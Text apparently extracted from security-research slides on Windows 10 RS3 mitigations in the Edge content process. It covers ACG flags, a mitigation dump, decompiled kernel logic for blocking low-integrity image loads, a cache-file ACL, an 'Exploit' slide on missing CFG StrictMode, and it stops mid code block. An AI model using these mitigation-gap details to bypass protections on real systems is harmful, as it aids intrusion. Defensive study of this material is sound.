

Set (0x1) to allow threads to opt out of the restrictions on dynamic code generation by calling the [SetThreadInformation](#) function with the *ThreadInformation* parameter set to **ThreadDynamicCodePolicy**; otherwise leave unset (0x0). You should not use the **AllowThreadOptOut** and **ThreadDynamicCodePolicy** settings together to provide strong security. These settings are only intended to enable applications to adapt their code more easily for full dynamic code restrictions.

AllowRemoteDowngrade

Set (0x1) to allow non-AppContainer processes to modify all of the dynamic code settings for the calling process, including relaxing dynamic code restrictions after they have been set.

ntdll.dll version 10.0.15063.0

Mitigation in Windows 10 RS3



Image Load Policy

In RS3 NoLowMandatoryLabelImages is enabled

Process Mitigations:	6212 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
DEP.Enabled	True
DEP.DisableAt1ThunkEmulation	True
DEP.Permanent	True
ASLR.EnableBottomUpRandomization	True
ASLR.EnableForceRelocateImages	True
ASLR.EnableHighEntropy	True
ASLR.DisallowStrippedImages	True
ACG.ProhibitDynamicCode	True
ACG.AllowRemoteDowngrade	True
Handle.RaiseExceptionOnInvalidHandleReference	True
Handle.HandleExceptionsPermanentlyEnabled	True
CFG.EnableControlFlowGuard	True
CFG.EnableExportSuppression	True
CIG.StoreSignedOnly	True
CIG.MitigationOptIn	True
ImageLoad.NoRemoteImages	True
ImageLoad.NoLowMandatoryLabelImages	True

How NoLowMandatoryLabelImages works

Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works

```
AuditProhibitLowILImageMap = MitigationFlags & 0x400000;
ProhibitLowILImageMap = MitigationFlags & 0x200000;
if ( ProhibitLowILImageMap || AuditProhibitLowILImageMap )
{
    Pool = 0;
    File = MiReferenceControlAreaFile(ControlArea);
    status = ObpGetObjectSecurity(File, &SecurityDescriptor, &Pool);
    if ( (status & 0x80000000) != 0 )
    {
        status = 0xC0000022;
    }
    else
    {
        if ( SeQueryMandatoryLabel(SecurityDescriptor) <= 0x1000 && !SeGetTrustLabelAce(SecurityDescriptor) )
            status = 0xC0000022;
        ObReleaseObjectSecurity(SecurityDescriptor, Pool);
    }
    if ( status == 0xC0000022 )
    {
        EtwTimLogProhibitLowILImageMap((unsigned int)(ProhibitLowILImageMap != 0) + 1, Process, File + 88);
        if ( !ProhibitLowILImageMap )
            status = 0;
    }
    MiDereferenceControlAreaFile(ControlArea, File);
}
```

Mitigation in Windows 10 RS3

How NoLowMandatoryLabelImages works

The screenshot shows the 'Advanced Security Settings' dialog for a file named 'ntdll[1].htm'. The file path is C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#001\MicrosoftEdge\Cache\706. The owner is listed as 'test (DESKTOP-1RBDMK8\test)'. The integrity level is set to 'Low Mandatory Level'. The 'Permissions' tab is selected, showing five entries:

Type	Principal	Access	Inherited from
Allow	Account Unknown(S-1-15-2-3624051433-21...)	Full control	C:\Users\test\AppData\Local\Packages\Mic...
Allow	Account Unknown(S-1-15-2-3624051433-21...)	Full control	C:\Users\test\AppData\Local\Packages\Mic...
Allow	SYSTEM	Full control	C:\Users\test\
Allow	Administrators (DESKTOP-1RBDMK8\Admini...)	Full control	C:\Users\test\
Allow	test (DESKTOP-1RBDMK8\test)	Full control	C:\Users\test\

A note at the bottom states: 'For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).'

Exploit in Windows 10 RS3



In RS3 CFG StrictMode is still not enabled

```
Process Mitigations:      6212 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
